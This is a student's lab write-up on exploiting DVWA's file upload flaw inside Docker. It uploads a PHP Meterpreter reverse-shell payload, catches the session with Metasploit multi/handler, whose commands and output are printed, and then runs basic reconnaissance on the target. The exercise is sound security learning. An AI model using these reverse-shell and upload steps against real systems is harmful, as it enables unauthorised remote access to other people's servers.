
Objectives

- Deploy and compromise a vulnerable web application (DVWA)
- Gain remote access through a reverse shell
- Perform post-exploitation reconnaissance
- Analyze findings related to privilege and environment security

Lab environment (Docker)



I have two container running. One for e kali linux and one for the DVMA(Damn Vulnerable Wep Application) web application.


Step 1

I entered my kali linux terminal with this command:" PS C:\Users\Johns> docker run -it --name kali --hostname kali --privileged kalilinux/kali-rolling /bin/bash." I then installed all

the necessary commands I would need for my project(iproute2, metasploit-framework, etc)

Step 2:

Payload Generation:




Payload: PHP Meterpreter reverse shell

LHOST: IP of Kali container

LPORT: Listening port for reverse shell

Step 3

I had to copy the .php file onto my host and upload the file on the dvwa site



The file is now accessible at http://<target-ip>:8080/hackable/uploads/shell.php. Now that the .php file is successfully upload we can run our exploit.

Step 4

Listener Setup:

Used Metasploit's multi/handler to listen for the reverse shell:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST <your-kali-container-IP>
LHOST => <your-kali-container-IP>
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[-] Msf::OptionValidateError One or more option failed to validate: LHOST.
msf6 exploit(multi/handler) > set LHOST
LHOST =>
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172
[*] Sending stage (40004 bytes) to 172.17.0.
[*] Meterpreter session 1 opened (172.17 -> 172.  ) at 2025-07-15 04:07:42 +0000
```

Step 5

Post-Exploitation Reconnaissance

Once inside the DVWA container I ran simple reconnaissance commands:

Commands Run

Command	Purpose	Result
sysinfo	Identify system info	Confirmed Docker container under WSL2
getuid	Identify user	User was `www-data`
shell	Open system shell	Gained interactive Linux shell

What I Learned

Exploiting Web Vulnerabilities Can Lead to System Access:
I learned how a seemingly small flaw, like a vulnerable file upload function in DVWA, can lead to full system compromise using tools like msfvenom and Metasploit.

Reverse Shells are Powerful Post-Exploitation Tools:
Gaining a Meterpreter shell allowed me to interact with the target system, extract configuration files, and analyze the operating environment — all while staying stealthy.

Next Time:

This time I did this project in a more sandboxed environment using Docker for a beginner-friendly project. Next time, I will run a target VM using vmware so that I can explore more post-exploitation actions such as privilege escalation.

Overall:

I learned so much with this project, and I am increasing my familiarity with many tools and commands. I have much more to learn, but this was a great beginner exercise.